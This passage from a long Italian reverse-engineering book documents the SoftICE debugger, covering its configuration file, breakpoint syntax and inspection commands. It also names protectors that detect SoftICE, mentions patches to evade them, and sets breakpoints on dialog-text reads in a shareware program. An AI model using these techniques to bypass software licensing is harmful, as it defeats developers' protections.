immagini catturate in quanto dopo la sua comparsa disabilita i tasti che sono
legati al capture delle immagini video e quindi non permette di eseguire
hardcopy.
Un programma particolare è il loader che crea alcune tabelle, nel caso di
sorgenti disponibili, e legge il software in memoria.
Questo loader può essere anche inutile anche perchè, come ho detto prima, il
debugging può avvenire in qualsiasi istante tramite la pressione dei tasti
CTRLD.
SI mostra al momento dell’attivazione il nome del modulo proprietario del codice
mostrato nell’istante in cui compare.
Alcune volte le informazioni sono quelle relative al suddivisore del tempo di
Windows.
Le opzioni che permettono di settare certi tipi di breakpoint in genere
permettono di specificare l’handle della finestra o il nome del modulo a cui ci
si vuole riferire.
SI dispone di molti comandi atti a fornire informazioni dettagliate sui moduli
attivi.
Inoltre al potenza di SI, come vedremo, è legata ai breakpoint.
Le principali possibilità di SI sono le seguenti.
• Breakpoints in realtime legati alla lettura/scrittura nella memoria
• Backtrace history
• Debugging a livello simbolico e di sorgente
• Ambiente che può lavorare con debugger esistenti
• Supporto completo EMM
• Finestra di lavoro popup che può comparire in qualsiasi istante
• Metodologia che protegge SI da programmi che creano problemi
• Possibilità di usare SI come debugger stand-alone. Questa possibilità è usata
per debuggare device driver, interrupts handlers o sequenze di boot.
SoftIce fà paura alle case che creano software destinati alle protezioni tanto
da avergli inserito all’interno di tali moduli dei sistemi che controllano la
sua presenza.
Pagina 362 di 1007
La paura comunque è abbastanza relativa in quanto le potenzialità di SI sono
proporzionali alle difficoltà d’uso.
SI potrei definirlo un debugger di sistema invece che di programma.
Quando carico un certo programma sotto TurboDebugger o sotto debugger Microsoft
il disassemblato mostrato è appunto relativo a questo.
SoftIce invece mostra il codice del programma ma non solo.
Se il CTRL-D che lo attiva viene dato in un momento in cui è in esecuzione un
pezzo di codice di qualche task differente questo viene mostrato nella porzione
di video relativo al codice.
Stessa cosa dicasi per i breakpoint.
Se io abbino ad un breakpoint un certo tipo di messaggio (WM_PAINT,
WM_INITDIALOG ecc.) l’interruzione del codice avverrà in occesione di qualsiasi
WM_PAINT o WM_INITDIALOG capitato nel sistema e non solo relativo al processo da
noi voluto.
Per limitare i processi controllati dovremo utilizzare ulteriori selettori nella
riga di attivazione del breakpoint come ad esempio l’handle della window, l’ID
del TASK, l’ID del processo e così via.
Queste informazioni dovremo ricavarle mediante le funzioni informative di SI
oppure dovremo ricavarle con utilities esterne.
Se un comando di SI gestisce come sintassi un handle, un ID ecc. allora
sicuramente ci sarà un comando che permetterà di cercarlo e visualizzarlo.
In ogni caso la gestione di un debugger come questo è sicuramente più potente di
altri ma è anche più complicata tanto che spesso viene preferito WDASM che a
livello di tipologie di breakpoints e funzioni condizionali è meno potente ma
quello che ha è controllabile a vista con pulsanti e tutte le informazioni
visibili sono tutte inserite in finestre mostrate a video.
Con SI ci troveremo spesso a dover richiedere la visualizzazione di informazioni
che dovranno essere segnate su fogli per non dimenticare i dati.
Questi dati dovranno successivamente essere utilizzati in altri comandi.
Le funzioni eseguibili con il mouse sono nulle, almeno fino alla versione 3.25.
Anche funzioni di visualizzazione delle informazioni in SI è più complicata
rispetto a WDASM ed in ogni caso sono tutte legate a sequenze di comandi
testuali che bisogna dare.
WDASM sicuramente darà più soddisfazioni inizialmente però ci si accorge presto
che è più instabile.
WDASM spesso segnala errori legati ai threads o similia che sono dovuti al
compito sicuramente ingrato che si trova dinanzi a certi programmi di grosse
dimensioni.
Poi ricordiamoci che uno è in particolar modo un disassemblatore con funzioni di
debugger mentre l’altro è un debugger puro.
Che differenza c’è ?
Nel primo caso il programma viene preso ed analizzato al fine di tentare di
ricostruire i riferimenti ecc.
Il secondo, il debugger, invece interpreta direttamente le istruzioni del
programma che vanno al processore senza prima leggere completamente il programma
e senza tentare di ricostruire le symbols table.
Caricando un programma con WDASM
vedete chiaramente che esegue
diverse passate su quanto ha letto.
Dopo la prima fase di analisi WDASM
ha creato le varie tabelle e il
listato in assembler.
Se ad un certo punto lo si vuole
debuggare allora lo si deve leggere
in memoria con l’apposita opzione.
Se il programma è molto grosso si
possono incontrare problemi nella fase di rigenerazione del codice assembler.
Le prime versioni di WDASM rigeneravano solo i sorgenti in assembler e non
eseguivano un debugging dinamico.
Spesso i sorgenti ricreati dalle vecchie versioni di WDASM avevano un utilità
educativa in quanto per se stessi i sorgenti non si potevano neppure ricompilare
Pagina 363 di 1007
o perchè troppo grossi o perchè contenevano costruitti non identificabili da
WDASM.
La “disassemblazione” di un programma di 500 Kbytes a volte creava sorgenti .ASM
di 20 Mbytes cosa che faceva “ridere” il compilatore non appena li vedeva.
Dicevamo che SI fa paura ai softwaristi che creano protezioni.
I seguenti protettori identificano softice.
EEXE (Encrypt Exe - FZC.EXE)
HACKSTOP (WWPACK.EXE)
PROTECT! (in vari files)
GUARDIAN ANGEL (HWINFO.EXE)
EXELITE (exe-compressor polacco)
PREDATOR 666 (DCA.EXE v1.4)
DS-CRP by Dark Stalker (hi!)
SECURE v0.19 dall’autore di WWPACK
ALEC v1.5 (il miglior protettore) by Random
Ma come al solito fatta la legge trovato l’inganno.
Ogni programma di protezione dispone di una metodologia sua per
l’identificazione di SoftIce per cui esistono patch che cambiando il MagicNumber
e altre cose permettono a SoftIce di non essere identificato.
Molti programmi mandano in CRASH SoftIce usando l’interfaccia dell’INT 3 o altri
interrupts oscuri (INT01/ICEBP,INT06,INT07,INT08).
Ad esempio la seguente sequenza di istruzioni permette di sapere se SI è
installato.
mov ebp,"BCHK"
mov ax,4
int 3
cmp ax,4
jne winice_installed
I files per eseguire le patchs li trovate cercando su Astalavista i lavori fatti
da :
Greetings from the SoftICE 3.0 (Godot) team!
Dom Basile
Wizard extraordinaire Tom Guinther
Symbol engine, loader Dan Babcock
Symbol engine Gerald Ryckman
Win95 porting & debugging Ray Hsu
Video & mouse support Carol Tyler
SoftIce possiede, come ho già detto prima, moltissimi breakpoints che possono
essere utilizzati per diversi scopi.
Una cosa particolare di SoftIce è il buffer per il backtrace.
Mediante opzioni destinate alla creazione di breakpoint è possibile inserire
delle istruzioni in questo buffer e successivamente eseguirle step by step.
Cercate su internet i seguenti files i quali costituiscono degli ottimi manuali
legati a SoftIce.
SI-UG-~1 TXT 290.729 11/08/99 19.05 si-ug-chapter01.txt
SI-UG-~2 TXT 8.154 11/08/99 11.16 si-ug-chapter02.txt
SI-UG-~3 TXT 39.034 11/08/99 11.17 si-ug-chapter03.txt
SI-UG-~4 TXT 21.710 11/08/99 11.20 si-ug-chapter04.txt
SI2234~1 TXT 5.970 11/08/99 11.12 si-ug-chapter10.txt
SI225A~1 TXT 10.375 11/08/99 11.20 si-ug-chapter08.txt
SI2634~1 TXT 14.241 11/08/99 11.13 si-ug-chapter11.txt
SI264A~1 TXT 74.827 11/08/99 11.17 si-ug-chapter05.txt
SI265A~1 TXT 6.209 11/08/99 11.20 si-ug-chapter09.txt
SI2A34~1 TXT 28.175 11/08/99 11.09 si-ug-chapter12.txt
Pagina 364 di 1007
SI2A4A~1 TXT 14.645 11/08/99 11.09 si-ug-chapter06.txt
SI2E34~1 TXT 40.830 11/08/99 11.08 si-ug-chapter13.txt
SI2E4A~1 TXT 14.811 11/08/99 11.13 si-ug-chapter07.txt
Sono 13 capitoli suddivisi per argomentazioni.
SI disponbe inoltre della possibilità di essere eseguito con altri debugger
quali CODEVIEW o altri.
Nei files precedenti viene trattato anche questo argomento.
Partiamo ora dall’inizio.
SI dispone di un certo numero di parametri che permettono di settare l’ambiente
operativo come ad esempio il numero di linee, la larghezza del video, il tipo di
finestre aperte ecc.
I tasti funzione possono essere abbinati a sequenze di comandi tramite funzioni
che possono essere inserite, insieme ai comandi appena detti, nel file di
inizializzazione WINICE.DAT
Il seguente è un file in cui sono presenti i parametri iniziali che uso io.
NMI=ON
SIWVIDRANGE=ON
LOWERCASE=OFF
MOUSE=ON
NOLEDS=OFF
NOPAGE=OFF
PENTIUM=ON
THREADP=ON
VERBOSE=ON
PHYSMB=32
SYM=1024
HST=256
DRAWSIZE=2048
TRA=8
INIT="LINES 40;WIDTH 80;set FONT 3;X"
F1="h;"
F2="^wr;"
F3="^src;"
F4="^rs;"
F5="^x;"
F6="^ec;"
F7="^here;"
F8="^t;"
F9="^bpx;"
F10="^p;"
F11="^G @SS:ESP;"
F12="^p ret;"
SF3="^format;"
CF8="^XT;"
CF9="TRACE OFF;"
CF10="^XP;"
CF11="SHOW B;"
CF12="TRACE B;"
AF1="^wr;"
AF2="^wd;"
AF3="^wc;"
AF4="^ww;"
AF5="CLS;"
AF8="^XT R;"
AF11="^dd dataaddr->0;"
AF12="^dd dataaddr->4;"
CF1="altscr off; lines 60; wc 32; wd 8;"
Pagina 365 di 1007
CF2="^wr;^wd;^wc;"
EXP=C:PROGRAMMMAUISO~1TIMESL~1.EXE
WDMEXPORTS=ON
MONITOR=0
; WINICE.DAT
; (SIW95WINICE.DAT)
; for use with SoftICE Version 3.2 (Windows 95)
; 14 July 1997
; *************************************************************************
; If your have MORE than 32MB of physical memory installed, change
; the PHYSMB line to the correct # of Megabytes.
; If you have LESS than 32MB you can save a bit of memory by
; specifying the correct # of Megabytes
; *************************************************************************
; ***** Examples of sym files that can be included if you have the SDK *****
; Change the path to the appropriate drive and directory
;LOAD=c:windowssystemuser.exe
;LOAD=c:windowssystemgdi.exe
;LOAD=c:windowssystemkrnl386.exe
;LOAD=c:windowssystemmmsystem.dll
;LOAD=c:windowssystemwin386.exe
; ***** Examples of export symbols that can be included *****
; Change the path to the appropriate drive and directory
;EXP=c:windowssystemvga.drv
;EXP=c:windowssystemvga.3gr
;EXP=c:windowssystemsound.drv
;EXP=c:windowssystemmouse.drv
;EXP=c:windowssystemnetware.drv
;EXP=c:windowssystemsystem.drv
;EXP=c:windowssystemkeyboard.drv
;EXP=c:windowssystemtoolhelp.dll
;EXP=c:windowssystemshell.dll
;EXP=c:windowssystemcommdlg.dll
;EXP=c:windowssystemolesvr.dll
;EXP=c:windowssystemolecli.dll
;EXP=c:windowssystemmmsystem.dll
;EXP=c:windowssystemwinoldap.mod
;EXP=c:windowsprogman.exe
;EXP=c:windowsdrwatson.exe
; ***** Examples of export symbols that can be included for Windows 95 *****
; Change the path to the appropriate drive and directory
EXP=c:windowssystemkernel32.dll
EXP=c:windowssystemuser32.dll
EXP=c:windowssystemgdi32.dll
EXP=c:windowssystemcomdlg32.dll
EXP=c:windowssystemshell32.dll
;EXP=c:windowssystemadvapi32.dll
;EXP=c:windowssystemshell232.dll
;EXP=c:windowssystemcomctl32.dll
;EXP=c:windowssystemcrtdll.dll
;EXP=c:windowssystemversion.dll
;EXP=c:windowssystemnetlib32.dll
;EXP=c:windowssystemmsshrui.dll
;EXP=c:windowssystemmsnet32.dll
;EXP=c:windowssystemmspwl32.dll
;EXP=c:windowssystemmpr.dll
Una parte di SI viene letta mediante linea di comando oppure inserendo
l’istruzione che lo lancia dentro all’autoexec.bat.
Pagina 366 di 1007
Premendo CTRL-D, se non sono stati cambiati i tasti, viene attivata la finestra
in cui compaiono i dati.
Questo può avvenire in qualsiasi istante.
Se si vuole leggere il
codice di un programma
è possibile farlo dal
programma :
C:ProgrammiNuMegaSoftIce95loader32.exe
Loader32 mostra la seguente finestra.
Bisogna sempre tener presente che SI permette di debuggare anche programmi con i
sorgenti a disposizione anche se nel nostro caso questa possibilità non si
verifica mai.
Questo era per dire che molte funzioni disponibili nei menu del loader sono
relativi a programmi che dispongono dei sorgenti.
Lo scopo del loader è fondamentalmente quello di trasformare il programma in
informazioni simboliche.
Noi lo utilizzeremo fondamentalmente per leggere il programma in memoria tramite
il secondo pulsante della toolbar.
I comandi inseriti dentro ai tasti funzione possono essere settati tramite
apposito comando.
Questo è lo stesso che permette di visualizzare il settaggio attuale.
FKEY
Lista i comandi.
Possono essere settati anche i tasti funzione con i vari SHIFT, CTRL, ALT ecc.
Il settaggio avviene con :
FKEY tasto Fx funzione
La più grossa potenzialità di SI comunque rimangono i breakpoints.
SI dispone di beakpoint che generalmente sono disponibili soltanto in debugger
hardware.
Per fare questo vengono sfruttate delle potenzialità dei chip 80386 e fratelli
maggiori.
Possono essere settati breakpoint su letture e scritture in memoria, esecuzione
di interrupts, lettura e scrittura di porte di I/O ecc.
Ogni breakpoint viene, una volta creato, identificato da un numero il quale
potrà essere utilizzato nelle varie funzioni adatte ad attivarlo e a
disattivarlo, a cancellarlo o a modificarlo.
Il numero massimo è di 16 breakpoint contemporaneamente.
Pagina 367 di 1007
Breakpoint specifici ad indirizzi particolari possono essere settati
semplicemente clickando sulla linea di programma interessato o specificando
l’indirizzo della linea come argomento del comando di creazione.
I breakpoints possono essere abbinati ad un contatore che dice quante volte il
breakpoint deve essere ignorato prima di essere considerato (count).
Il primo comando per la creazione d breakpoint è :
BPM[SIZE]address[verb][qualifier value][C=count]
BPMW
BPMD
BPMB
La SIZE o dimensione può essere (B)yte, (W)ord, (D)oubleword.
Questo parametro serve ad indicare il range coperto dal breakpoint.
Se ad esempio viene usato il (D)oubleword e il terzo byte dell doubleword viene
modificato allora il breakpoint viene attivato.
I VERB sono le operazioni di lettura, scrittura ecc. e precisamente:
R, RW, W o X
I QUALIFIER sono :
(EQ)ual, (NE)not equal, (GT)greater than, (LT)less than, (M)ask
Il VALUE invece è la word, il byte ecc. a seconda della SIZE.
Questo comando viene appunto utilizzato per il settaggio di beakpoint legati a
letture, scritture o esecuzioni di memoria.
Il VERB X, per chi conosce Unix sa che X stà per esecuzione, permette di
bloccare il programma quando viene eseguita qualche istruzione presente ad un
certo indirizzo.
Normalmente CS:IP puntano all’istruzione successiva a quella eseguita.
Se viene utilizzato il VERB X allora CS:IP puntano all’istruzione che ha
generato il BP.
Guardate il seguente esempio:
BPM 0040:SI W EQ 10 C=3
Si tratta di un BP legato all’accesso in memoria.
La terza volta che il valore 10 viene scritto nella locazione 0040:SI fa
generare il BP.
Un altro sempio.
BPM CS:1234 X
La prima volta che viene raggiunto in esecuzione l’indirizzo cs:1234 fa bloccare
il programma sul BP.
Un altro esempio utilizzate la MASK.
BPMW DS:F00 W E M 0XXX XXXX XXXX XXX1
Si tratta di un BP di size settata a W (word breakpoint) legato allaq scrittura
in memoria.
Il BP interviene la prima volta che la locazione CS:F00 ha un valore scritto il
quale setta il bit di ordine maggiore a 0 e quello di ordine minore a 1.
Gli altri bits possono essere qualsiasi valore.
Volendo settare un BP in modo tale che il programma si interrompa la prima volta
che ad un certo indirizzo viene scritto un valore maggiore di 5, dobbiamo
specificare il seguente comando :
BPM DS:1000 W GT 5
Pagina 368 di 1007
Un famiglia di comandi permette invece di specificare dei range di indirizzi.
Lo stereotipo di questi comandi è :
BPR start-address end-address [verb] [C=count]
COUNT come nei casi precedenti indica dopo qante volte deve essere attivato il
BP.
Il VERB può essere :
(R)ead, (W)rite o (RW)read/write
Due parametri aggiuntivi sono T e TW i quali, se specificati, non fanno eseguire
il BP ma abilitano il BACKTRACE sul range specificato.
BPR B000:0 B000:1000 W
Il precedente esempio abilita il BP se viene eseguita la scrittura nel buffer
del video monocromatico.
SI può collezionare le informazioni relative alle istruzioni in un backtrace
buffer.
Questo possibilità permette di eseguire a ritroso delle istruzioni precedenti ad
un BP.
Il range può variare da un byte ad 1 Mbytes.
Ricordatevi che questa possibilità degrada le prestazioni in misura tanto
maggiore quanto maggiore è il range specificato.
Un esempio per inserire nel backtrace buffer è il seguente :
BPR 1000:0 2000:0 T
Altri BP possono essere settati su porte di I/O.
BPIO port [verb] [qualifier value] [C=count]
Il VERB può essere (R)ead, (W)rite o (RW)read/write.
Il QUALIFIER può invece essere come nel caso del tipo di BP precedenti :
(EQ)ual, (NE)not equal, (GT)greater than, (LT)less than, (M)ask
Un esempio può essere :
BPIO 21 W NE FF
BP in scrittura sulla porta 21 se il valore NON E’ UGUALE a FF.
Anche per gli interrupts possono essere settati breakpoints specifici.
La sintassi :
BPINT int-number [<AL|AH|AX>=value][C=count]
Un esempio che setta un BP sull’INT 21 con AH=4C (ricordate che nel caso
dell’int del DOS 21h AH contiene il codice del servizio) è il seguente.
BPINT 21 AH=4C
BPX invece permette di settare BP in esecuzione.
BPX address [C=count]
SI quando viene attivato crea delle tabelle con gli indirizzi delle funzioni
importate.
Pagina 369 di 1007
Ad esempio se date il comando EXP in SI avrete la lista delle funzioni
exportate.
Questa lista ha la seguente parvenza :
0045:1234 GETDLGITEMTEXT 0056:8900 FATALEXIT
0034:3333 GETWNTEXT 0456:9999 ANOTHERFUNCT
....
Come potete vedere SI vi mostra le funzioni abbinate ad indirizzi.
Se desiderate bloccare il programma ogni volta che viene richimata la funzione
GetDlgItemText potete specificare l’indirizzo segnato a fianco, dopo averlo
visto con EXP, oppure potete specificarlo in modo simbolico con il comando :
BPX GetDlgItemText
SI userà l’indirizzo abbinato.
Chiaramente il simbolo deve
esistere se non vi viene
segnalato un messaggio di symbol
not defined.
Parlando di Windows esistono
anche messaggi che potete listare
mediante il comando :
WMSG
Se volete inserire un breakpoint
su un certo messaggio potete
usare il comando :
BMSG WM_INITDIALOG
Il carattere jolly * può essere
usato nel comando di lista
messaggi come lo usereste con il
dos facendo una dir.
WMSG WM_S*
Il precedente esempio vi
listerebbe tutti i messaggi che
iniziano con WM_S.
Il comando BMSG possiede la possibilità di specificare anche l’handle della
finestra su cui è
indirizzato il
messaggio.
Il comando HWND lista
gli handloe delle
finestre del
programma.
Specificando
BMSG WM_INITDIALOG
Si richiede di
bloccare il programma
tutte le volte che
viene chiamato un
WM_INITDIALOG
indipendentemente
dalla finestra.
Pagina 370 di 1007
Se con il comando HWND si riesce ad identificare la finestra interessata è
possibile specificare quel valore come parametro.
Supponiamo che nel sistema sia in esecuzione la finestra mostrata qui a fianco
appartenete ad un programma shareware distribuito da molte riviste nazionali.
SI a seguito del cmando HWND mostra i seguenti dati :
Window handle hQueue SZ qOwner Class name Window-proc.
0080 196F 32 COMEXPL ComboBox 140F:000045678
0086 19F6 32 COMEXPL #32700Dialog 140F:000034344
Se grazie a qOwner e a class-name riuscite a identificare la dialog che vi
interessa potete dare:
BMSG 0080 WM_INITDIALOG
In questo modo intercettate il messaggio di INITDIALOG indirizzato a quella
dialog specifica.
Non riuscendo tramite HWND potete posizionarvi sulla dialog con il cursore
movibile di Spy++ e ricavarne l’handle.
Le informazioni necessarie per settare il BP vengono mostrate in Spy++ (a parte
il fatto che a noi interessa in particolar modo la prima ovvero quella a fianco
a Window).
La sintassi del BP che permette di intercettare i messaggi indirizzati ad una
window è :
BMSG hwnd [L] [begin msg [end msg]] [IF expression]
E’ possibile intercettare tutti i messaggi indirizzati ad una window
specificando solo l’handle della finestra, quello visto con Spy++ o rintracciato
con il comandeo WMSG.
Chiaramente debuggare il programma con un breakpoint su una finestra senza
filtrare i messaggi diventa problematica visto che il tutto si interromperebbe
in ogni istante a seguito di WM_PAINT, WM_ERASEBKGND ecc.
Inoltre la cancellazione della client area del programma grazie alla comparsa
del debugger creerebbe messaggi a catena per cui sarebbe meglio selezionare
quali messaggi intercettare.
Non sapendo quali sono quelli inviati alla finestra si potrebbe fare un ciclo
per vedere quali sono generati sulla finestra e successivamente abilitare solo i
breakpoint sui messaggi più interessanti.
Quando si usa Spy++ ci si deve ricordare che è anche possibile cercare di avere
gli handle delle windows inserite nella dialog stessa come ad esempio quelli dei
campi d’edit.
In altre parole potrei cercare gli ID dei campi d’edit e usare come breakpoint
questi.
In questo modo avrei la possibilità di vedere se esistono messaggi specifici
legati a questi campi.
In caso negativo potrei ampliare successivamente il campo cercando di
intercettare i messaggi indirizzati a tutta la dialog.
Quando non esistono messaggi come GetDlgItemText o GetDlgItemInt è facile che la
lettura dei campi avvenga con l’intercettazione dei messaggi WM_GETTEXT.
Per cui, supponendo che l’handle del campo d’edit sia 0BC4, è possibile settare
un breakpoint con :
BMSG 0BC4 WM_GETTEXT
Con i breakpoints bisogna ricordarsi che l’indirizzo può essere specificato in
modo dinamico semplicemente usando il registro puntatore all’istruzione EIP.
In altre parole invece di usare un indirizzo fisso, bpx 0040ffff, è possibile
usare eip, magari con qualche condizione.
BPX EIP IF(EAX==25)
Pagina 371 di 1007
Un particolare tipo di BP permette di interrompere l’esecuzione se il valore di
CS:IP esce dal range specificato.
La sintassi è :
CSIP [OFF| [NOT] start-address end-address]
Se ad esempio vogliamo bloccare l’esecuzione se l’indirizzo in esecuzione non è
dentro al ROM BIOS :
CSIP NOT F000:0 FFFF:0
I comandi per il listing, l’abilitazione e la disabilitazione dei BP la potete
trovare all’inizio quando ho ripportato la lista comandi di SI.
Riassumendo quanto abbiamo detto sui breakpoints possiamo raggrupparli in :
• Breakpoints in esecuzione: SI sostituisce un istruzione esistente con INT 3.
Bisogna utilizzare il comando BPX per settare questo tipo di BP.
• Breakpoints di memoria: SI utiulizza i registri del x86 di debug per
interrompere quando alcuni byte/word/dword di memoria vengono lette, scritte
o eseguite. Il comando BMP viene usato per questo scopo.
• Breakpoints su interrupts: SI intercetta gli interrupts modificando la IDT
(Interrupt Descriptor Table). Viene usato BPINT per settare questo tipo di
BP.
• Breakpoints di I/O: SI utilizza delle estensioni del Pentium/Pentium Pro
presenti in registri per attendere le istruzioni di IN e OUT su porte. Il
comando per creare il BP è BPIO.
• Breakpoints su messaggi di Windows: SI intercetta i messaggi di Windows. La
creazione avviene con BMSG.
Grazie al comando DO è possibile creare delle seuqenze di comandi di SI che
vengono eseguiti quando il BP viene attivato.
Nella specifica DO possono essere inseriti tutti i comandi di SI.
Ad esempio:
BPX EIP DO “dd eax”
BPX EIP DO “data 1;dd eax”
BPMB dataaddr if (byte(*dataaddr)==1) do “? IRQL”
I breakpoints possono essere anche condizionali grazie aqlla seguente sintassi:
BREAKPOINT_COMMAND [options] [IF conditional expression] [DO “commands”]
SI possiede il comando THREAD che mostra i threads attivi.
Grazie ai comandi relativi ai breakpoints condizionali è possibile attendere
l’attivazione di un thread o la sua disattivazione.
Bpx ntoskrnl!SwapContext IF (edi==0xFF8B4020)
Bpx ntoskrnl!SwapContext IF (esi==0xFF8B4020)
Esistono alcuni caratteri che permettono di specificare valori dinamici dentro
agli statement dei breakpoint.
Si tratta del carattere underscore ‘_’ il quale permette di vedere il valore
dinamico di un oggetto.
Ad esempio :
Pagina 372 di 1007
bpx eip IF (eax == _eax)
è l’equivalente di :
? eax
00000012 ; ATTENZIONE CHE QUESTO E’ IL VALORE STAMPATO DAL COMANDO ?
bpx eip IF (eax == 12)
In pratica setta un breakpoint condizionale che viene attivato se il valore
dinamico di eax è uguale al suo corrente valore.
Un altro esempio:
bpint 2E if (process == _process)
o ancora :
bpx eip IF (tid == _tid)
che sarebbe equivalente a :
? tid
8 ; ATTENZIONE CHE QUESTO E’ IL VALORE STAMPATO DAL COMANDO ?
bpx eip if (tid == 8)
Nei primi capitoli abbiamo parlato di concetti legati allo stack anche se i
comandi di visualizzazione di SI non sono soltanto destinati alla
visualizzazione di questa.
Spesso si inseriscono breakpoints in corrispondenza di chiamate a funzioni
durante le quali è importante tenere sotto controllo i valori dello stack o di
certi dati particolari in zone di memoria di cui si conosce l’indirizzo oppure
casi in cui questo è memorizzato dentro a registri.
I vari comandi DW, DB ecc. possono ricevere come argomenti anche i nomi dei
registri.
DB ESP+04
DW EBP
Una caratteristica di SoftIce è quella legata alla possibilità di utilizzare il
buffer di backtrace.
SI può inserire le istruzioni in un buffer di backtrace e visualizzarle a
seguito di un certo avvenimento.
Ad esempio potrebbe visualizzare le istruzioni a seguito di un bug anche se a
noi inetressano altre casistiche.
Le informazioni sulle istruzioni vengono collezionate a seguito di accessi in un
range specifico di memoria.
Questo range può essere da 1 byte a 1 Mbyte.
Il salvataggio delle istruzioni non avviene automaticamente in quanto farlo
rallenterebbe notevolmente il sistema.
Per poter utilizzare questa possibilità bisogna inanzi tutto allocare un buffer
per poterci salvare le istruzioni.
Generalmente un buffer di backtrace di 10 Kbytes viene allocato di defaults.
Il passo successivo è quello di abilitare questo buffer creando un breakpoint
legato ad un range di memoria utilizzando il VERB T o TW.
Ad esempio :
BPR 1000:0 2000:0 T
Come avevo già accennato i VERB T e TW non causano l’interruzione del programma
ma semplicemente inseriscono le istruzioni nel buffer di backtrace.
Pagina 373 di 1007
Dopo aver inserito aqnche gli altri breakpoints è necessario uscire da SI con il
comando X.
Al primo breakpoint SI verrà visualizzato e quindi potremo richiedere la
visualizzazione delle istruzioni inserite nel buffer con il comando
SHOW n-istruzioni
Dove n-istruzioni è chiramente il numero di linee di istruzione che si desidera
visualizzare.
Per rieseguire una serie di istruzioni bisogna prima entrare nel modo di trace
con :
TRACE n-istruzioni
Dopo essere entrati nel modo di trace con il precedente comando è possibile
rieseguire le istruzioni tramite i comandi:
XT, XP o XG.
La partenza avviene dall’istruzione specificata dal comando trace.
Se casualmente è stato specificato il comando TRACE 50 i comandi precedenti
partono dalla 50 istruzione.
Per terminare il modo di trace è sufficente utilizzare la specifica OFF del
comando.
Durante questa fase quasi tutte le istruzioni di SI funzionano normalmente.
I comandi di manipolazione dei breakpoints non necessitano di spiegazioni
particolari.
I breapoints compaiono in una lista che viene mostrata mediante il comando BL.
La cancellazione avviene con BC (BREAKPOINT CLEAR) seguito dal numero del BP
oppure dal carattere jolly * se si vogliono cancellre tutti.
La disabilitazione temporanea avviene con BD mentre la riabilitazione con BE.
Dicevo prima che SI dispone di un loader che però offre potenzialità nel caso in
cui si esegua il debug di programmi con i sorgenti.
SI, essendo attivabile con la pressione di CTRL-D (o quelli che si sono
settati), può essere attivato in qualsiasi istante.
Avevo accennato prima che la metodologia di scrittura degli interrupt permette
di espandere le funzioni di SoftIce.
Quando avevamo parlato di Interrupts avevamo detto che a partire dall’indirizzo
0 c’erano 1024 bytes (256 * 4) destinati a mantenere memorizzati gli indirizzi
dei 256 possibili interrupts.
SoftIce possiede un istruzione che permette di assemblare istruzioni in
assembler.
Se a questo punto scrivessimo una qualche funzione in assembler con la
metodologia di scrittura degli interrupts e inserissimo il suo indirizzo dentro
alla tabella dei vettori d’interruzione assegnandogli il numero 99, per esempio,
avremo poi la possibilità di richiamarla mediante il comando di generazione
interrupt di SI.
Queste funzioni scritte in SI potrebbero inoltre essere abbinate a qualche
comando come ad esempio quelli relativi ai breakpoints.
Supponiamo di voler eseguire una serie di controlli sui valori dei registri.
Vediamo di trovare una zona di memoria libera e codifichiamo in assembler le
linee di programma nelle quali eseguiremo il controllo dei registri.
La funzione verrà scritta con la metodologia degli interrupt per cui verrà
controllato il primo registro e se il valore non corrisponde verrà eseguito un
salto sull’istruzione di ritorno dall’interrupt IRET se non verrà controllato il
secondo registro e così via.
Il comando per assemblare è A seguito dall’indirizzo.
A 9000:0
9000:0 CMP AX,3 ; primo registro da controllare
Pagina 374 di 1007
9000:4 JNE 34 ; se non è uguale a quello che vogliamo ritorna
9000:10 CMP BX,4 ; secondo registro
9000:14 JNE 34 ; se non è uguale a quello che vogliamo ritorna
9000:20 CMP CX,5 ; terzo registro
9000:24 JNE 34 ; se non è uguale a quello che vogliamo ritorna
9000:30 INT 3 ; se sei arrivato qui i registri sono OK. BREAK
9000:34 IRET ; ritorna
A questo punto settiamo la routine come interrupt 99 il cui indirizzo è a 99*4.
Adesso ci interessa fare in modo che ad ogni istruzione del nostro programma che
stiamo debuggando venga chiamata la routine appena scritta.
La funzione di breakpoint che viene chiamata ad ogni accesso alla memoria
tramite la specifica DO può richiamare l’interrupt ed è quello che interessa a
noi.
Prima installiamo la nostra funzione :
ED 99*4 9000
Oltre a questo è possibile usare il comando I3HERE per fare in modo che compaia
la finestra di SoftIce quando un int3 viene chiamato.
I3HERE
In ultimis settiamo il breakpoint sul range di memoria in cui vogliamo che venga
eseguito il controllo previsto dalla nostra routine.
BPR segmento:indirizzo_partenza segmento:indirizzo_fine R DO ‘GINT 99’
Come avevamo deto nel capitolo relativo all’assembler le funzioni utilizzano lo
stack per il passaggio dei parametri per cui spesso ci si trova nella necessità
di de-ferenziare questi valori tramite i registri ESP e EBP.
Quale usare dipende dal prologo della funzione e da dove viene piazzato il
breakpoint in relazione a questo.
Molte funzioni a 32 bits possiedono il seguente prologo.
PUSH EBP
MOV EBP, ESP
SUB ESP, size(local)
Lo stack frame viene settato come segue:
Stack Top Param N ESP+(n*4) or EBP+(n*4)+4 Pushed by caller
Param #2 ESP+8 or EBP+C
Param #1 ESP+4 or EBP+8
RET EIP Stack pointer on Entry
Current Base Pointer
EBP (PUSH EBP, MOV EBP, ESP)
Save EBP
LOCALS+SIZE-1 Call prologue
Stack pointer after
prologue (SUB ESP...)
LOCALS+0
Save EBX Optional save of “C” registers
Save ESI Register saved by compiler
Current
ESP
Stack Bottom Save EDI Stack pointer after registers are saved
In SI il riferimento a registri come ad esempio ESP+4 può essere eseguito con
ESP->4
Per cui è possibile creare costrutti del tipo :
Pagina 375 di 1007
BPX IsWindow (ESP->4==10022) || (ESP->4==1001E)
Quando seguite una funzione cercate sempre di capire che cosa trattano gli
argomenti.
COMANDI VISUALIZZAZIONE INFORMAZIONI
Come dicevo SI può essere attivato in qualsiasi istante grazie alla pressione
dei tasti di attivazione.
Molti comandi permettono la visualizzazione di informazioni sui task in
funzione.
Il primo comando è appunto TASK che visualizza le informazioni relative ai TASK
a partire dal nome, all’indirizzo del segmento di stack e tante altre notizie.
Informazioni relative ai processi possono essere estratte tramite il comando
PROC.
A sua volta le informazioni relative ai nomi dei processi e dei task possono
essere usate come argomenti del comando CLASS che a sua volta restituisce
informazioni sulle classi.
Fornendo la specifica –X al comando CLASS si ottengono informazioni legate ad
ogni classe compresi gli indirizzi della window procedure ecc.
Il comando THREAD invece fornisce informazioni sui THREADS attivi.
Nelle versioni per WIN98 la visualizzazione del codice avviene mostrando il
numero del thread con a fianco gli indirizzi.
Essendo possibile in SI visualizzare in qualsiasi istante il codice non è detto
che quello visualizzato si relativo al programma voluto.
